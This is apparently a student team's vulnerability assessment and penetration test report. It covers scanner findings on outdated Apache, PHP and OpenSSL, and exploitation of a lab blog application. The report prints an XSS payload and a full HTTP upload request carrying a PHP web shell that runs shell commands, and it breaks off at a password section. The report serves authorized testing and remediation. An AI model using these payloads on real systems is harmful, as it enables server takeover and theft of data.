According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.38. It is, therefore, affected by multiple vulnerabilities:

- A denial of service (DoS) vulnerability exists in HTTP/2 steam handling. An unauthenticated, remote attacker can exploit this issue, via sending request bodies in a slow loris way to plain resources, to occupy a server thread. (CVE-2018-17189)

- A vulnerability exists in mod_sesion_cookie, as it does not properly check the expiry time of cookies. (CVE-2018-17199)

- A denial of service (DoS) vulnerability exists in mod_ssl when used with OpenSSL 1.1.1 due to an interaction in changes to handling of renegotiation attempts. An unauthenticated, remote attacker can exploit this issue to cause mod_ssl to stop responding. (CVE-2019-0190)

Note that the scanner has not tested for these issues but has instead relied only on the application's self-

Plugin Details

Severity: High

ID: 98537

Type: remote

Family: Component Vulnerability

Published: 4/12/2019

Updated: 3/14/2023

Scan Template: api, basic, full, pci, scan

Risk Information

VPR

Risk Factor: Low

Score: 3.6

Screenshot

**Analysis**:

- **Impact of Vulnerabilities**:

o Exploitation of these vulnerabilities could result in significant impacts, including system crashes, unauthorized access to root privileges, and the potential for service disruptions. The risks align with industry standards highlighting the importance of timely updates and security configurations to protect systems from known vulnerabilities


### c. PHP version 5.6.40 vulnerability

*Detailed Findings*:

- **Critical Vulnerabilities**:

o CVE-2019-11043: A buffer overflow in the env_path_info function can be exploited to achieve remote code execution, posing a severe risk to affected systems.

- **High-Risk Vulnerabilities**:
  - CVE-2019-9637: This vulnerability involves deserialization issues in the phar extension, allowing for arbitrary code execution.
  - CVE-2019-9020: A heap buffer overflow in the exif extension can lead to system crashes, impacting availability.



PHP 5.6.x < 5.6.40 Multiple vulnerabilities.

CRITICAL Nessus Plugin ID 121602

**Synopsis**

An application installed on the remote host is affected by multiple vulnerabilities.

**Description**

According to its banner, the version of PHP running on the remote web server is 5.6.x prior to 5.6.40. It is, therefore, affected by multiple vulnerabilities:

- An integer underflow condition exists in _gdContributionsAlloc function in gd_interpolation.c. An unauthenticated, remote attacker can have unspecified impact via vectors related to decrementing the u variable. (CVE-2016-10166)

- A heap-based buffer overflow condition exists in gdImageColorMatch due to improper calculation of the allocated buffer size. An attacker can exploit this, via calling imagecolormatch function with crafted image data as parameters.
(CVE-2019-6977)

- A heap-based buffer over-read exists in the xmlrpc_decode function due to improper validation of input

**Plugin Details**

**Severity:** Critical

**ID:** 121602

**File Name:** php_5_6_40.nasl

**Version:** 1.8

**Type:** remote

**Family:** CGI abuses

**Published:** 2/6/2019

**Updated:** 6/24/2024

**Configuration:** Enable thorough checks

**Supported Sensors:** Nessus

Screenshot 10:

**Analysis:**

- **Impact of Vulnerabilities**:

If exploited, these vulnerabilities could allow attackers to execute arbitrary code remotely, leading to unauthorized access, data breaches, and potential system compromise. The high-risk nature of these vulnerabilities emphasizes the necessity of maintaining updated software versions, as stated in the literature review regarding best practices in software security management.

**d. <u>OpenSSL version 1.0.2q vulnerabilities</u>**

*<u>Detailed Findings</u>***:**

- **<u>Critical Vulnerabilities</u>**:


o CVE-2018-0734: A timing vulnerability in DSA signature generation may allow attackers to recover private keys, posing a severe risk to the confidentiality of secure communications.

- **<u>High-Risk Vulnerabilities</u>**:

o CVE-2018-5407: This vulnerability enables a cache timing sidechannel attack, known as "PortSmash," affecting OpenSSL on specific Intel CPUs, potentially leaking private key information.

- **<u>Medium and Low-Risk Vulnerabilities</u>**:

o CVE-2018-0732: A flaw in the RSA key generation process may lead to the generation of weak keys under certain circumstances, compromising encryption strength.



**OpenSSL 1.0.2 < 1.0.2q Multiple Vulnerabilities**

MEDIUM Nessus Plugin ID 121383

**Synopsis**

The remote service is affected by multiple vulnerabilities.

**Description**

The version of OpenSSL installed on the remote host is prior to 1.0.2q. It is, therefore, affected by multiple vulnerabilities as referenced in the 1.0.2q advisory.

- Simultaneous Multi-threading (SMT) in processors can enable local users to exploit software vulnerable to timing attacks via a side-channel timing attack on 'port contention'. (CVE-2018-5407)

- The OpenSSL DSA signature algorithm has been shown to be vulnerable to a timing side channel attack. An attacker could use variations in the signing algorithm to recover the private key. Fixed in OpenSSL 1.1.1a (Affected 1.1.1). Fixed in OpenSSL 1.1.0j (Affected 1.1.0-1.1.0i). Fixed in OpenSSL 1.0.2q (Affected 1.0.2-1.0.2p). (CVE-2018-0734)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported

**Plugin Details**

**Severity:** Medium

**ID:** 121383

**File Name:** openssl_1_0_2q.nasl

**Version:** 1.4

**Type:** combined

**Agent:** windows, macosx, unix

**Family:** Web Servers

**Published:** 1/25/2019

**Updated:** 6/7/2024

**Supported Sensors:** Nessus Agent, Nessus

Screenshot 11:

**Analysis:**

- **Impact of Vulnerabilities**:

o If exploited, these vulnerabilities could lead to severe consequences, including unauthorized access to encrypted communications, data breaches, and the potential for man-in-themiddle attacks.

**e. Clear text password submission vulnerability**

*Detailed Findings*:

- **Clear Text Password Submission**:
    - Description: When users submit their passwords over an unencrypted HTTP connection, the password is sent in plain text, exposing it to potential interception.
    - Risk Level: High (Sensitive information like credentials is exposed).

- **High-Risk Vulnerabilities**: 2. **Lack of Secure Communication**:

- Description: The absence of HTTPS/TLS encryption during login significantly increases the risk of password theft. o Impact: MITM attacks, credential theft, and potential unauthorized access.

- **Medium and Low-Risk Vulnerabilities**: 3. **Insecure Forms**:

  - Description: Forms used for login that do not specify method="POST" and lack proper encryption measures also contribute to insecure password submission. o Impact: Attackers could manipulate form submissions or steal sensitive information.


**Analysis:**

- **Impact of Vulnerabilities**:

**User Accounts Compromised**: Attackers who intercept passwords in transit can take over user accounts, leading to further breaches and data theft.

- **Widespread Breach Potential**: If this vulnerability affects multiple users or systems, attackers could compromise entire databases or networks.

- **Compliance Violations**: Many security standards and regulations, such as GDPR, PCI-DSS, and HIPAA, require encrypted transmission of sensitive information. Clear text password submission is a direct violation.


r Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
2. Live audit from Proxy (all traffic)
Summary Audit items Issues Event log Logger Audit log
Filter High Medium Low Info Certain Firm Tentative BCheck generated Scan checks Extensions
Search

| Time | Source | Issue type | Host | Path | Insertion point | Severity | Confide |
|---|---|---|---|---|---|---|---|
| 06:32:21 1 Oct 2024 | Task 2 | Email addresses disclosed | http://165.232.182.98:... | /uploads/IDRBT_Highres.jpg | | Information | Certain |
| 06:32:21 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:... | /uploads/IDRBT_Highres.jpg | | Information | Firm |
| 06:30:37 1 Oct 2024 | Task 2 | Email addresses disclosed | http://165.232.182.98:... | /favicon.ico | | Information | Certain |
| 06:30:37 1 Oct 2024 | Task 2 | Cleartext submission of password | http://165.232.182.98:... | / | | High | Certain |
| 06:30:36 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:... | /favicon.ico | | Information | Firm |
| 06:30:36 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:... | / | | Information | Firm |
| 06:30:36 1 Oct 2024 | Task 2 | Unencrypted communications | http://165.232.182.98:... | / | | Low | Certain |

Screenshot 12:

## f. <u>Unencrypted Communication Vulnerability</u>

*<u>Detailed Findings</u>*:

- **<u>Critical Vulnerabilities</u>**:

CVE-2001-1546: Unencrypted Communication

- Description: This vulnerability allows sensitive information, such as login credentials or private data, to be transmitted over an insecure connection, typically in plain text, allowing attackers to intercept this data.

- Risk Level: High (Sensitive data exposure leading to potential compromise of systems).

- **High-Risk Vulnerabilities**:

  - Description: Data transmitted over the network, particularly via protocols that do not use encryption (e.g., HTTP, FTP), is vulnerable to interception.

  - Impact: Man-in-the-middle (MITM) attacks, data theft, and potential unauthorized access.

- **Medium and Low-Risk Vulnerabilities**:

  - Description: Network services that fail to enforce encryption protocols (e.g., TLS/SSL) when handling sensitive data increase the risk of eavesdropping. o Impact: Data may be intercepted but might not be immediately exploitable depending on the context and volume of the data transmitted.

**Analysis:**

- **Impact of Vulnerabilities**:

  - Sensitive Information Exposure: Attackers intercepting unencrypted communication can gain access to critical data such as passwords, personal details, or proprietary information.

  - Widespread Security Breaches: Once sensitive data is intercepted, attackers can use it to further exploit the system, potentially leading to more severe attacks like credential stuffing, account takeover, or unauthorized access to restricted systems.

## 3. **Recommendations**

*Remediation Steps*:

1. Patching: Address outdated software or vulnerable libraries.
2. Configuration Hardening: Modify configurations to prevent exploitation (e.g., disable unnecessary services, implement stronger access controls).
3. Access Control: Implement least-privilege principles and limit user access where applicable

4. Monitoring: Set up continuous security monitoring and alert systems.

Conclusion

The vulnerability assessment of the target system uncovered several risks, including outdated software versions and potential misconfigurations in the web server, PHP, and OpenSSL components. These vulnerabilities could compromise the system's security, making it susceptible to threats such as privilege escalation, remote code execution, and sensitive data exposure.

To mitigate these risks, it's essential to update the affected software, strengthen security configurations, and perform regular vulnerability scans. The findings have been thoroughly documented for review by your mentors to help determine appropriate remediation measures. Follow-up assessments may be necessary to validate the effectiveness of these actions and to ensure continued protection against evolving threats.

# Work allocation table

| Team member | Task assigned | Public IP | Activity duration |
|---|---|---|---|
| Amjad ameen | CVE findings,enumeration | 116.68.72.58 | 2 days |
| Vaishnav p | CVE findings | 49.15.80.217 | 2 days |
| Muhammed Althaf | Reporting, scanning,assessment | 152.58.218.18 | 2 days |

# Phase 4

# Penetration Test Report For

**165.232.190.225**

## Introduction

This report documents the results of a penetration test conducted on the web application hosted at IP address 165.232.190.225. The purpose of this assessment is to identify and evaluate potential security vulnerabilities that could be exploited by malicious actors. The penetration test was authorized and performed with the intent to strengthen the security posture of the application by identifying weaknesses that could lead to data breaches, service disruptions, or unauthorized access.

The testing process followed a structured methodology, including reconnaissance, vulnerability identification, exploitation, and reporting, ensuring comprehensive coverage of the application's attack surface. The test aimed to emulate real-world attacks, using both automated tools and manual techniques, while maintaining the confidentiality and integrity of the system.

## 1. Methodology

1.1Scope : This scop of this phase is exploit has many vulnerability as possible .this testing manly focus on exploiting web application vulnerabilities mean while the other vulnerabilities with in the system is meant to be out of scope for this phase

1.2Testing Approach : we approached the target with basic scanning and exploitations .both manual and automated tools have being used for the testing this target as far of as concerning about the primary information regarding the target is vitally low

## 2. Testing Phases

2.1 Information gathering : we used network maper and zenmap as tools to find the open ports and services running on the target, and found a HTTP port running on port 56686 which make a potential website.

2.2 Vulnerability Identification : We used burpsuite scanner to scan for any vulnerabilities present in the target website

## 3. Findings

Vulnerability Title :

### 3.1 cross site scripting (XSS)


cross site scripting through the comment box

Severity : High ( malicious payloads can be run on the server)

Description : xss is a vulnerability where attackers inject malicious script in too the trusted websites . These scripts run in the victim’s browser, allowing attackers to steal data, hijack sessions, or manipulate the website's behavior. It can affect user privacy, security, and trust in the site.

Technical impact : Exploiting an XSS vulnerability can lead to severe consequences such as session hijacking, where attackers take over user accounts, data theft (including sensitive information like passwords), defacement of websites, and spreading malware. It can also damage the reputation of the website and lead to legal and financial penalties.

Proof of Concept (PoC) :



165.232.190.225:56686/main.php?status=Sucessfully Logged in

Title : Hello All

Message : This is a Vulnerable server from ICT

Comments : <script>alert(1);</script>

165.232.190.225:56686

1

□ Don't allow 165.232.190.225:56686 to prompt you again

Transferring data from 165.232.190.225...

Screenshot 1

Remediation:  To mitigate XSS:

1. Validate and sanitize input.
2. Encode outputs to prevent script execution.
3. Implement CSP headers.
4.Use security frameworks with built-in protections.
5. Use HTTPOnly and Secure cookies to protect sessions.

Vulnerability title :

3.2 file upload vulnerability :


file uploading via ‘new blog’ tab

Severity : High (can allow attackers to gain control of the server

Description : A file upload vulnerability occurs when a web application allows users to upload files without proper validation, enabling attackers to upload malicious files like scripts or executables. This can lead to remote code execution, data breaches, or complete server compromise.

Technical impact : The technical impact of file upload vulnerabilities includes remote code execution,server compromise, resource exhaustion, malware distribution, and bypassing authentication or gaining elevated privileges.

Proof of Concept (PoC) :



Welcome to Vulnerable Web Application - The World of Blogging


Welcome Administrator

Enter title for your Blog :

Enter Message :

Upload image : Choose File shell.php.jpg

Screenshot 2




165.232.190.225:56686 says

Blog Sucessfully Saved

OK


Screenshot 3



```
POST /CreateBlogSub.php HTTP/1.1
Host: 165.232.190.225:56686
Content-Length: 593
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Origin: http://165.232.190.225:56686
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6mdAraSI6fdi7fx2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://165.232.190.225:56686/CreateBlog.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=[illegible]
Connection: keep-alive

------WebKitFormBoundary6mdAraSI6fdi7fx2
Content-Disposition: form-data; name="BlogTitle"

amjad
------WebKitFormBoundary6mdAraSI6fdi7fx2
Content-Disposition: form-data; name="BlogMessage"

file uploading
------WebKitFormBoundary6mdAraSI6fdi7fx2
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/x-php

<?php
echo '<script>alert("You are caught!");</script>';
echo system($_GET['command']);
?>

------WebKitFormBoundary6mdAraSI6fdi7fx2
Content-Disposition: form-data; name="submit"

submit
------WebKitFormBoundary6mdAraSI6fdi7fx2--
```

```
HTTP/1.1 200 OK
Date: Thu, 03 Oct 2024 10:25:28 GMT
Server: Apache/2.4.38 (Unix) OpenSSL/1.0.2q PHP/5.6.40 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Screenshot 4



165.232.190.225:56686 says

You are caught!

Screenshot 5

Remadiation : To mitigate file upload vulnerability
To mitigate file upload vulnerabilities:

1. Restrict file types.
2. Validate file content.
3. Scan for malware.
4. Rename files.
5. Store outside web directories.
6. Limit file permissions.

Vulnerability title :

### 3.3 <u>common password vulnerability :</u>

